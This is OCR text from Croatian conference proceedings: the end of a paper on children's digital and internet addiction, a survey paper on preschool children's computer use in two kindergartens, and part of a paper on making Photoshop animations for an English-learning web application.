Zajedničkom suradnjom škole i roditelja, potrebno je organizirati radionice za nastavnike, roditelje i učenike koje su oblikom primjerene tematskim nastavničkim vijećima, roditeljskim sastancima i satovima razrednih odjela, kao poticaj za promišljanje i poučavanje o ponašanju u ovoj novoj vrsti medija. Pri tome treba uključiti provedbu programa prevencije elektroničkog nasilja.

Potrebno je postaviti granice i pravila korištenja digitalne tehnologije. Pri korištenju sadržaja, učenici moraju voditi računa o autorskim pravima, jer kopiranje i distribucija tako zaštićenih online materijala bez dozvole je protuzakonito. Često treba obratiti pažnju i na vrstu društvene mreže koje učenik, dijete koristi. Roditelji ne bi trebali dopustiti djeci korištenje društvenih mreža namijenjenih odraslima. Roditelji mogu koristiti programe, kao što je Windows Live Obiteljska sigurnost pri čemu mogu pratiti aktivnosti djece i postavljati vremenska ograničenja.

Roditelje dodatno zabrinjavaju djeca koja veći dio slobodnog vremena provode uz videoigre i različite oblike online igara. Stručnjaci upozoravaju da igre dizajnirane u 3D tehnologiji izazivaju mučnine, vrtoglavice i glavobolje. Igranje često umara oči što dovodi do problema s vidom. Nervoza koju učenici osjećaju za vrijeme igre može dovesti do zdravstvenih problema. Ukoliko još uključimo i agresivnost koja je često izražena u ovim igrama, razlog je više da roditelji moraju ograničiti dijete u ovom obliku zabave.

S učenicima treba što više razgovarati o primjeni tehnologije u svakodnevnom životu, organizirati debate kako bi sami što češće promišljali o svom odnosu prema digitalnoj tehnologiji i vremenu provedenom u virtualnom svijetu. Sami mogu testirati svoje potrebe za internetom i mobitelom, ukoliko pokušaju prekinuti pristup na jedan dan ili dulje. Svoja iskustva mogu podijeliti s kolegama u razredu, nastavnicima i roditeljima.

V. ZAKLJUČAK

Većina ljudi koji se koriste internetom i mobitelom osjeća se osamljeno i uzrujano kada im se onemogući pristup mreži. Odricanje od tehnologije je postalo jednako teško kao odvikavanje od alkohola ili pušenja. Odrasli, koji razumiju ovu digitalnu ovisnost moraju pomoći mladima, posebno djeci, kako daljnji razvoj tehnologije i njena primjena u budućnosti ne bi donijeli još veće probleme.

Praćenje ponašanja učenika u digitalnom svijetu, pomoći će u edukaciji učenika i roditelja kako bi učenici osvijestili svoju naviku dugog provođenja vremena uz računalo, internet i mobitel te promijenili svoje takvo ponašanje. Time bi njihova uspješnost u učenju bila bolja, kao i odnos prema društvenim, kulturnim, sportskim i drugim aktivnostima u široj društvenoj zajednici. Nužna je briga i pomoć mladim ljudima uhvaćenim u ovu zamku ovisnosti, kako bi pravilno upravljali svojim vremenom uz digitalnu tehnologiju.

LITERATURA

[1] Informatička pismenost u Hrvatskoj, GfK Hrvatska, http://www.gfk.hr/public_relations/press/press_articles/009149/index.hr.html, prosinac 2011.

[2] Z. Šimić, V. Kolesarić, "Postoji li ovisnost o internetu?", Suvremena psihologija 5, 2002.

[3] Američka psihijatrijska udruga, "Dijagnostički i statistički priručnik za duševne poremećaje", DSM-IV. Jastrebarsko: Naklada Slap, 1996.

[4] H. Jeriček, "Internet i ovisnost o internetu u Sloveniji", Medij. istraž. (god. 8, br. 2), znanstveni članak, 2002.

[5] I. Rimac-Lesički, "Znanstveno istraživanje u nas o ovisnosti o videoigrama," Večernji list, 28. kolovoza 2011.

[6] V. Bilić, "Utjecaj Utjecaj nasilnih video i računalnih igrica na agresivno ponašanje i školski uspjeh učenika», webinar, 10. siječanj 2012.

[7] J. Pregrad, M. Tomić Latinac, M. Mikulić, N. Šeparović, "Iskustva i stavovi djece, roditelja i učitelja prema elektroničkim medijima", Izvještaj o rezultatima istraživanja provedenog među djecom, učiteljima i roditeljima u sklopu programa prevencije elektroničkog nasilja „Prekini lanac!", Ured UNICEF-a za Hrvatsku, 2011.

Predškolska djeca i računala

Jurica Đurić, Vanja Jelkić
Visoka škola za informacijske tehnologije Zagreb
Klaićeva 7, 10000 Zagreb, Croatia
E-mail: jdjuric@vsite.hr; vjelkic@vsite.hr

Sažetak - **Prvom pojavom računala nitko nije mogao niti zamisliti koliko će ona kasnije biti zastupljena. Prva računala su bila zamišljena kao pomoć oko računanja jednostavnih matematičkih operacija kojima su se služili samo odabrani matematičari i razni znanstvenici. U posljednje vrijeme dobna granica osoba koje koriste računala je vrlo raznolika. Prvi koji su prihvatili računala su mlađi ljudi dok su starije generacije i one mlađe (djeca) postepeno prihvaćale računala. Svakom novom generacijom dobna granica se smanjuje. Sve više djece želi koristiti računala.**
Ovim istraživanjem bit će odgovoreno na neka od pitanja koja se postavljaju u radu predškolske djece s računalima. Koliko djeca provode vremena za računalom, kada, s kim? Koliko i u kojoj mjeri računala mogu pomoći djeci kako bi se brže i kvalitetnije razvijala? Imaju li računala budućnost u predškolskim ustanovama?
Također, bit će prikazani rezultati istraživanja koji su provedeni u nekoliko predškolskih ustanova.

I. UVOD

U današnjem svijetu računala su nezaobilazna. Svakodnevno ih susrećemo gdje god se okrenemo, bilo da idemo u trgovinu ili da idemo u neki ured ili bilo kakvu tvornicu. Računala sve više ulaze u sve slojeve društva kako u profesionalnom aspektu, tako i u privatnom. Uvođenje novih programa u škole i u predškolske ustanove donosi nova saznanja i nudi mnoge mogućnosti no i probleme.

II. DJECA I RAČUNALA

Prije pojave današnjih tehnologija (mobilni telefoni, računala, televizija, igračke konzole), djeca su se zabavljala igrajući se izvan kuća, u parkovima, na ulici. Više su vremena provodila družeći se sa prijateljima, rodbinom i roditeljima igrajući razne društvene igre. Današnji vrlo ubrzani tempo života nažalost ne ostavlja previše mjesta takvom druženju te djeca sve više zabavu pronalaze na uređajima modernog doba. Televizijski program zna vrlo često imati vrlo zanimljive emisije uz pomoć kojih djeca mogu jako puno naučiti. Isto tako postoje i računalne igrice i edukativne aplikacije uz pomoć kojih djeca mogu puno bolje i brže svladati nova saznanja o njima ili svijetu koji ih okružuje. Uz sve pozitivne strane modernih tehnologija, postoje i negativne strane. Sve češće djeca se manje druže sa vršnjacima jer više provode vremena pred televizorom ili računalom, manje je fizičkih aktivnosti, a sve više statičkih. Također, korištenje računala nije samo bezazlena igra [4]. Za korištenje računala treba poznavati kako se pravilno koristiti njime, uvijek biti na oprezu zbog računalnih virusa i opasnosti koje nosi Internet.
Kako bi se sve to moglo naučiti potrebna je edukacija te stalna prisutnost roditelja dok su djeca za računalom.

III. ERGONOMIJA

U bilo kakvom radu pa tako i u radu za računalom, jako je bitna ergonomija i radno okruženje. Kako rad za računalom zahtjeva duže gledanje, na vrlo malu udaljenost od očiju do ekrana potrebno je prilagoditi mjesto gdje se računalo nalazi za potrebe djece [2]. Djeci predškolske dobi koja rade za računalom potrebno je osigurati pravilnu ergonomiju kako bi se smanjila mogućnost nepravilnog držanja i štetnosti za vid. Računalo bi trebalo biti postavljeno na mjesto u domu gdje dijete može sigurno sjediti bez mogućnosti slučajnog pada ili neke druge ozlijede. Dijete mora pravilno sjediti na stolici i imati pravilno podešenu visinu stolice u odnosu na stol [3]. Monitor mora biti tako podešen da bude u ravnini očiju djeteta. Ukoliko noge ne dodiruju pod, potrebno je postaviti nekakvu vrstu potpore za noge kako bi stopala čvrsto bila oslonjena na podlogu. Time se sprječavaju ozljede kukova i donjeg dijela kralježnice.



Slika 1. Nepravilno sjedenje djece za računalom [2]



Slika 2. Pravilno sjedenje djece za računalom [2]

IV. CILJ ISTRAŽIVANJA

Cilj istraživanja je prikazati u kolikoj mjeri predškolska djeca koriste računala i s kime te na koji način koriste računala. Istraživanje je provedeno u dječjim vrtićima Sisku i u Bistri.

V. REZULTATI ISTRAŽIVANJA

A. *Dječji vrtić – „Bubamara“*


Uzorak u dječjem vrtiću u „Bubamari“ u Sisku je bio 54 roditelja djece u starosti od 3 do 6 godina. Od toga je bilo anketirano 29 roditelja ženske djece i 25 muške djece predškolske uzrasti.

Na postavljeno pitanje: „Koliko godina ima Vaše dijete?“ 31% roditelja je odgovorilo 5, 28% roditelja je odgovorilo 6, 24% je odgovorilo 4, te 17% roditelja je odgovorilo da njihovo dijete ima 3 godine.




Grafikon 1. Godine djece čiji su roditelji ispunjavali anketu

Na pitanje: „Da li posjedujete računalo kod kuće?“ 89% roditelja je odgovorilo sa „Da“ dok je njih 11% odgovorilo sa „Ne“.



Grafikon 2. Posjed računala kod kuće

Na postavljeno pitanje: „Koristi li Vaše dijete računalo?“ dobiveni su sljedeći rezultati: 69% roditelja je odgovorilo sa „Da“ dok je 31% roditelja predškolske djece odgovorilo sa „Ne“.



Grafikon 3. Korištenje računala kod djece

Na postavljeno pitanje: „Koliko često Vaše dijete koristi računalo?“ dobiveni su sljedeći rezultati: 35% roditelja je odgovorilo „Svaki dan“, 24% roditelja je odgovorilo „Tri puta tjedno“, 22% roditelja je odgovorilo „Dva puta tjedno“ dok je 19% roditelja predškolske djece odgovorilo sa „Jednom tjedno“.



Grafikon 4. Koliko često djeca koriste računalo

Na pitanje: „Koliko vremena dnevno provodi Vaše dijete za računalom?“ 41% roditelja je odgovorilo „Pola sata“, njih 27% odgovorilo je „Manje od pola sata“. Isto toliko posto, dakle 27%, odgovorilo je „Jedan sat“ dok je njih 5% odgovorilo „Dva sata“.



Grafikon 5. Vrijeme koliko dnevno djeca provedu za računalom

Na postavljeno pitanje: „S kim Vaše dijete koristi računalo?“ dobiveni su sljedeći rezultati: 56% roditelja je odgovorilo da upravo s njima njihova djeca provode najviše vremena za računalom. Njih 22% je reklo da njihova djeca koriste računalo sama, isto toliko 22% roditelja je odabralo „S bratom/sestrom“ dok nitko od roditelja nije odabrao „S prijateljima“.



Grafikon 6. Društvo s kim djeca provode vrijeme za računalom

Zadnje pitanje na koje su roditelji odgovarali je: „U koje svrhe Vaše dijete najviše koristi računalo?“. Uz to pitanje su imali i odabir koje edukativne igre njihova djeca koriste te proizvoljno navođenje istih. Njih najviše, točnije 41%, odabralo je „Crtanje“, 32% roditelja je odabralo „Edukativne igre“ od kojih su najčešće Memory, bojanje, slagalica, Minis, Učilica, Dora istražuje i Winxice. 13% roditelja je odabralo „Tekst“ dok je njih 14% odabralo „Internet“.

Kao što je vidljivo iz ovih rezultata najviše roditelja je odabralo opcije gdje njihova djeca svoje vrijeme za računalom koriste kako bi naučili nove stvari ili razvili svoje kako mentalne tako i kreativne vještine.




Grafikon 7. Svrha računala kod djece predškolske dobi

B. Dječji vrtić –„Kapljica”


Uzorak u dječjem vrtiću „Kapljica“ u Bistri je bio 38 roditelja djece u starosti od 4 do 6 godina. Od toga je bilo anketirano 22 roditelja muške djece i 16 roditelja ženske djece predškolske uzrasti.

Na postavljeno pitanje: „Koliko godina ima Vaše dijete?“ 55% roditelja je odgovorilo 5, 34% roditelja je odgovorilo 6, 11% je odgovorilo 4. Nitko od roditelja čije dijete ima 3 godine nije bio anketiran.



Grafikon 8. Godine djece čiji su roditelji ispunjavali anketu

Na pitanje: „Da li posjedujete računalo kod kuće?“ 89% roditelja je odgovorilo sa „Da“ dok je njih 11% odgovorilo sa „Ne“.



Grafikon 9. Posjed računala kod kuće

Na postavljeno pitanje: „Koristi li Vaše dijete računalo?“ dobiveni su sljedeći rezultati: 76% roditelja je odgovorilo sa „Da“ dok je 24% roditelja predškolske djece odgovorilo sa „Ne“.



Grafikon 10. Korištenje računala kod djece

Na postavljeno pitanje: „Koliko često Vaše dijete koristi računalo?“, dobiveni su sljedeći rezultati: 38% roditelja je odgovorilo „Svaki dan“, 21% roditelja je odgovorilo „Tri puta tjedno“, 21% roditelja je odgovorilo „Dva puta tjedno“ dok je 20% roditelja predškolske djece odgovorilo sa „Jednom tjedno“.




Grafikon 11. Koliko često djeca koriste računalo

Na pitanje: „Koliko vremena dnevno provodi Vaše dijete za računalom?“ 45% roditelja je odgovorilo „Manje od pola sata“, njih 41% odgovorilo je „Jedan sat“, njih 10% odgovorilo je „Pola sata“, dok je njih 4% odgovorilo „Dva sata“.



Grafikon 12. Vrijeme koliko dnevno djeca provedu za računalom

Na postavljeno pitanje: „S kim Vaše dijete koristi računalo?“ dobiveni su sljedeći rezultati: 51% roditelja je odgovorilo da upravo s njima njihova djeca provode najviše vremena za računalom. Njih 28% je reklo da njihova djeca koriste računalo u društvu s bratom odnosno sestrom, 16% roditelja odabralo je da njihova djeca koriste samostalno računala dok je 5% roditelja odabralo „S prijateljima“.



Grafikon 13. Društvo s kim djeca provode vrijeme za računalom

Zadnje pitanje na koje su roditelji odgovarali je: „U koje svrhe Vaše dijete najviše koristi računalo?“ i uz to pitanje su imali i odabir koje edukativne igre njihova djeca koriste te proizvoljno navođenje istih. Njih najviše, točnije 41%, odabralo je „Crtanje“, 32% roditelja je odabralo „Edukativne igre“ od kojih su najčešće Memory, bojanje, slagalica, Minis, Učilica, Dora istražuje i Winxice. 13% roditelja je odabralo „Tekst“ dok je njih 14% odabralo „Internet“.



Grafikon 14. Svrha računala kod djece predškolske dobi

VI. INTERPRETACIJA REZULTATA ISTRAŽIVANJA

Pogledom na grafikone te uspoređujući rezultate vidljivo je kako su rezultati za oba dječja vrtića vrlo slični, a u nekim pitanjima koja su bila postavljena roditeljima gotovo isti. 89% roditelja posjeduje računalo u svom domu, dok njih u prosjeku 72,5% to računalo dijeli sa svojom djecom u dobi od 3 do 6 godina. Isto tako vidljivo je kako djeca predškolskog uzrasta koriste računala svaki dan i to njih 36,5% u prosjeku uz svakodnevno korištenje pretežno od manje od pola sata do jednog sata. Rezultati istraživanja također su pokazali da djeca u velikom postotku (preko 50%) računalo koriste dok su s njima roditelji, nešto manje dok su s njima braća ili sestre, te sami, a najmanje vremena za računalom provode dok su sa prijateljima. Najveća zanimacija djeci dok su za računalom je crtanje, nakon toga su edukativne igre od kojih su mnoge logičke te društvene.

VII. BUDUĆNOST RAČUNALA U PREDŠKOLSKIM USTANOVAMA

Računala se već odavno nalaze u predškolskim ustanovama, iako ne u onom pogledu koji je ovim istraživanjem obuhvaćen. Kako se tehnologija računala sve više i više razvija, sve se više ista uvodi u škole kako u srednje tako i u osnovne. Daljnjim razvitkom uskoro će biti i sastavni dio predškolskih ustanova. Naravno, za ulazak računala na velika vrata u predškolske ustanove potrebno će biti puno promjena u programima samih ustanova i u edukaciji odgajatelja te naravno razvoju odgovarajućih aplikacija koje će se koristiti. Aplikacije koje bi mogle puno pomoći djeci i odgajateljima, mogle bi biti razne jednostavne igre (igre pogađanja, igre asocijacija), razne crtanke koje bi uz pomoć ekrana osjetljivih na dodir dale potpuno novu dimenziju zabave za djecu. Također, razni drugi uređaji koji bi se mogli spojiti na računalo mogli bi puno doprinijeti razvoju mentalnih i socijalnih mogućnosti djece. Primjer bi mogla biti aplikacija koja izgovara slova te nakon toga očekuje da dijete kaže riječ koja počinje s tim slovom ili razne druge aplikacije na sličnom principu. Uz sve dobre strane uvođenja računala u predškolske ustanove naravno postoje i loše strane kao što su previše sjedenja, moguća manja interakcija s okolinom i zanimanje za socijalnim druženjem, fizičkom interakcijom. Te nedostatke je moguće naravno u nekoj mjeri i smanjiti pravilnim provođenjem i izmjenama programa te naravno interakcijom odgajatelja koji bi mogli motivirati djecu na druženje te pravilno rasporediti korištenje računala. Naravno, djeci ne bi trebalo dozvoliti da provode previše vremena za računalom jer se time može ugroziti njihovo zdravlje te bi se svakako to trebalo spriječiti koristeći zadane termine kada svako dijete može biti za računalom [1].

VIII. ZAKLJUČAK

Iako su ankete provedene u dva neovisna vrtića u dvije različite županije koje se nalaze u različitim sredinama, po veličini mjesta rezultati su vrlo slični te samim time zanimljiviji jer pokazuju koliko su roditelji prihvatili računala te zajedno s djecom rade na njima i pomažu djeci kako bi i ona prihvatila računala. Isto tako, ovo istraživanje je pokazalo koliko djeca provode vremena za računalom te da i dalje puno slobodnog vremena provode sa svojim roditeljima, rodbinom i prijateljima. Računala mogu puno doprinijeti razvoju djece ako se pravilno koriste i ako su roditelji aktivno uključeni u korištenje računala zajedno s djecom. Pozitivna strana računala je i ta što se stječe bolja koordinacija ruke – oči te na taj način također utječu na pozitivan razvoj djeteta. No isto tako, mogu nažalost i negativno djelovati ako se roditelji aktivno ne uključe u druženje s djecom prilikom korištenja računala i ako im ne osiguraju pravilan položaj koji bi trebao biti u skladu s ergonomskim zahtjevima.

Živimo u dobu računala no po svim pokazateljima nalazimo se tek na začetku cijele revolucije koja će donijeti velike promjene i u predškolske ustanove i u odgoj djeteta s kojim će se morati nositi kako odgajatelji tako i roditelji budućnosti.

LITERATURA

[1] ZRNO - Časopis za obitelj, vrtić i školu broj 97-98, maba-print, Zagreb 2011. str. 13-16.

[2] http://web.zpr.fer.hr/ergonomija/2003/malesevic/ucitelji.html Pristupljeno 30.01.2012.

[3] http://marvin.kset.org/~tihana/seminar/programi_do3.html Pristupljeno 30.01.2012.

[4] www.ufri.uniri.hr/data/RPO0910.ppt

Kako mi je profesorica Engleskog jezika mentorirala u izradbi računalnih animacija

Sandra Koprivnjak (studentica), Biljana Stojaković
Informatičko-računarski odjel
Tehničko veleučilište u Zagrebu
Vrbik 8a, Zagreb, Hrvatska
mail:bstojakovic@tvz.hr

Sažetak: Rad prikazuje način izradbe računalnih animacija pod mentorstvom profesorice Engleskog jezika. Na Informatičko-računarskom odjelu Tehničkog veleučilištu u Zagrebu provodi se projekt *LEO* (*Learn English Online*) u sklopu kojeg se izrađuje multimedijska interaktivna aplikacija za učenje engleskog jezika putem weba. Nositelji projekta su studenti i nekolicina profesora. Sastavni dio aplikacije *LEO* čine računalne animacije. Ovaj rad objašnjava način na koji su izrađene animacije u dijelu aplikacije koji objašnjava značenje i uporabu engleskih glagolskih vremena.

I. UVOD

Sustavno učenje svakog jezika polazi od gramatike. Znanje gramatike osigurava kontinuirano kvalitetan pristup uporabi jezičnih struktura i ima za posljedicu visok stupanj uspješnosti u komunikaciji. Jedna od temeljnih gramatičkih struktura je glagol, tj. njegova uloga predikata u rečenici. Glagol je nositelj rečenice i samo dobro poznavanje gramatike, koja, između ostalog, definira pravila o uporabi glagola, garantira ispravan pristup uporabi jezika. Vrijeme (*tense*) je univerzalna kategorija prema kojoj se glagolska vremena dijele na prošla, sadašnja i buduća. U engleskom jeziku glagolska vremena se dodatno dijele prema aspektu (*Aspect*): *Simple*, *Continuous* i *Perfect*. Aspect definira glagolsko vrijeme s obzirom na kategorije trajanja, svršenosti, učestalosti, itd.

Jedan od sastavnih dijelova naše aplikacije za učenje engleskog jezika je i dio koji se odnosi na engleska glagolska vremena. Kako je jedno od temeljnih načela u izradbi aplikacije *LEO* postizanje visokog stupnja kvalitete, sve u skladu sa suvremenim kretanjima u području struke, tako smo i u ovom dijelu aplikacije pokušali postići prikaz engleskih glagolskih vremena kroz računalne animacije koje će na najbolji način prenijeti korisniku informacije o kategorijama vremena i aspekta.

II. IZRADBA ANIMACIJA

Prije pristupanja izradbi animacija trebalo je temeljito proučiti engleska glagolska vremena u svim njihovim kategorijama. U ovom radu objašnjavamo kako smo izradili animacije za glagolsko vrijeme *Present Continuous*. To glagolsko vrijeme definirano je kao sadašnje vrijeme (*Present tense*) s aspektom trajanja (*Continuous*). Najčešće se koristi za označavanje radnje koja se događa u trenutku govorenja. Zadatak je bio izraditi računalnu animaciju koja će prenijeti takvo značenje.

Izradba osnovne slike

Najprije su ručno izrađeni svi glavni dijelovi osnovne slike koja će služiti kao baza za izradbu ostalih slika. Neki dijelovi su izrađeni tehnikom kolaža [1], a neki dijelovi samo linearno. To su lik Johna, automobil, kuća, i pozadina[2]. Kako smo za potrebe prezentiranja različitih glagolskih vremena trebali različite animacije lika Johna, dijelove osnovne slike smo skenirali i obradili u programu Adobe Illustrator i Adobe Photoshop. Sve promjene koje su rađene u *Photoshopu* kod lika Johna izrađene su upotrebom slojeva[3]. Prvo je izrađen novi šešir. Upotrebom opcije „Pattern Overlay“[4]u izborniku „Layer Style“ šeširu smo dali novi slamnati uzorak. Lice s brkovima zamijenjeno je s dva nova lica, i to nasmijanim i ozbiljnim. Promijenili smo boju majice iz crne u zelenu. (Slika 1.)

[1] „..the source components of a collage might be recognizable, the conceptual relationship bettween abstract and representational elements is extremely important. integrating recongnizable imagery, with its own subjects and messages, helps direct the message and adds degrees of meaning.“
(Samara, 2007)

[2] „Kada težina počiva uglavnom na jednom stopalu, mijenja se težište tijela. Imaginarna okomita os prolazi kroz unutarnji gležanj. U ovom položaju vodoravne glavne osi tijela nisu više paralelne. Osi ramena i prsa, u usporedbi s osima bokova i koljena, nagnute su u suprotne smjerova. Na strani koja nosi težinu rame leži niže, a stražnjica više.“ (Fehér &András, 1990)

[3] „When you open an image in Photoshop for the first time, that image is one layer, just as if you'd laid a photo out on a table. When you add things to that image such as text or another image, think of it as putting a transparency containing those items over the orginal image. Rather than destroying the integrity of the image, you are simply adding layers to it to change the way it looks. That's exactly how the Layers panel works. You can keep stacking up the layers to change the way you image looks, and those yalers don't have to contain objects; they can be composed of a filter or style. Meanwhile your orginal image is still available to you in its original, unaltered state.
(DeNae Dayley& Dayley, 2010)


[4] „Pattern Overlay: Like the color and gradient overlays, the pattern overlay sets a pattern over your 3D object. Again, you can set the opacity to completely cover you objeck or to mix with the object's color. You also can set the scale of the pattern larger or smaller“. (DeNae Dayley &Dayley, 2010)



Sl. 1. Slika lijevo prikazuje lik Johna prije obrade, a slika desno poslije obrade u programu *Adobe Photoshop*

Svaki dio automobila u programu *Photoshop* stavljen je u zasebne slojeve i zasebno su obrađeni. Na prozore je stavljen gradijent. Limariji automobila je povećan kontrast i saturacija. Upotrebom kombinacije filtra „Cutout“, „Film Grain“ i „Poster Edges“ limarija je dobila sadašnji izgled. Na gume je stavljen uzorak guma.


Nastojali smo izraditi ilustraciju stilizirane engleske kuće. Kuća je prvo obrađena u programu *Adobe Illustratoru*. Upotrebom *pen* alata dobiveni su zasebni dijelovi kuće. Pomoću opcije „Clipping Mask“ u krov kuće dodana je slika sijena. Na taj način fotografija ne izlazi izvan granica krova[5].(Slika 2.)



Sl. 2. Gotova ilustracija kuće nakon obrade u programima *Adobe Illustrator i Adobe Photoshop*

Pozadina je obrađena u programu *Adobe Photoshop* dodavanjem uzoraka pomoću opcije „Pattern Overlay“ u izborniku „Layer Style“.

Na kraju su svi glavni dijelovi slike spojeni zajedno, svaki u svoj sloj, u jednu kompoziciju, u jedan *Photoshop* dokument.(Slika 3.)



Sl. 3. Gotova kompozicija osnovne slike

Izrada slika za *gif* animaciju za glagolsko vrijeme *Present Continuous* („Dan“)

Prvo su izrađene tri različite poze Johna koji drži u rukama crijevo za vodu. Prva početna poza je već bila izrađena. Druga poza dobivena je upotrebom slojeva u programu *Adobe Photoshopu* tako da su u glavnoj pozi alatom „Lasso“[6] označene ruke Johna. Označene ruke kopirane su zasebno u slojeve. Zatim su ruke alatom „Move“ rotirane u željenom smjeru.

Završene poze su prebačene, svaka u svoj sloj, u *Photoshop* dokument u kojem se nalaze svi ostali dijelovi slike.

Uključivanjem i isključivanjem vidljivosti svakog sloja u kojem se nalaze poze lika Johna, dobivene su tri različite slike u kojima John ima različiti položaj ruku[7]. Za svaku pozu je bilo potrebno nacrtati različitu krivulju crijeva za vodu zbog različitog položaja ruku. Crijevo je crtano svako u posebnom sloju, pazeći da se nepomični dijelovi crijeva poklapaju u sve tri slike.

Kapljice vode koje izlaze iz crijeva izrađene su za svaku sliku u pet povezanih slojeva. Svakom sloju je dodan uzorak „Bubbles“, neprozirnosti 50% i veličine 665%. Tako je dobiveno 15 različitih slika koje su različitim rasporedom stvarale animaciju od 40 slika. Svaka slika je sačuvana u *psd* formatu zbog lakšeg snalaženja među slojevima.


Uz glavnu animaciju dodana je i animacija sunca koje polako širi svoje zrake. Zrake su napravljene tako da se samo sunce povećava i gubi svoju prozirnost za 20%.

[5] „For example, you might create an interesting background design (made of multiple elements) in Illustrator and want to have this background appear within a specific shape or area.
To create a clipping mask, you first move the object that will become the mask to the top of the object stacking order (Figure 9.20, on the next page). Then, you select both the path that will be the mask and art you want to appear inside the mask (which will become the contents of the mask). Choose Object > Clipping mask > Make (or press Command -7 [Ctrl-7]), and only the art that falls within the boundaries of the mask object remains visible.“
(Golding, 2011)

[6] „Lasso Selection tools: These tools allow you to quickly select areas of the document by using the mouse to draw alasso around them.“ (DeNae Dayley, Lisa; Dayley)

[7] „Speaking of visibility, the „eye“ cons next to the layers indicate that they are visible. Click the eye next to either layer and the visibility is turned off, as if the layer never existed. It can't be seen or change until the visibility is turned back on.“
(DeNae Dayley &Dayley, 2010)

Animacija sunca ima pet faza. Svaka faza traje četiri slike tako da se animacija sunca u glavnoj animaciji izmjenjuje dva puta.(Slika 4.)



Sl. 4. Pet faza koje čine animaciju sunca koje polako širi svoje zrake

Uz animaciju sunca dodana je animacija oblaka koji putuje nebom. Zbog želje da oblak putuje što sporije, animacija je povećana na 80 slika. Tako se glavna animacija ponavlja dva puta, a animacija sunca četiri puta. U animaciji, oblak baca sjenu kada prođe ispred sunca. Sjena je napravljena tako da su se određeni dijelovi slike označili alatom „Lasso“ ovisno o položaju oblaka i sunca. Zatim je smanjena svjetlost označenog dijela za -30 do -60, ovisno o dijelu.

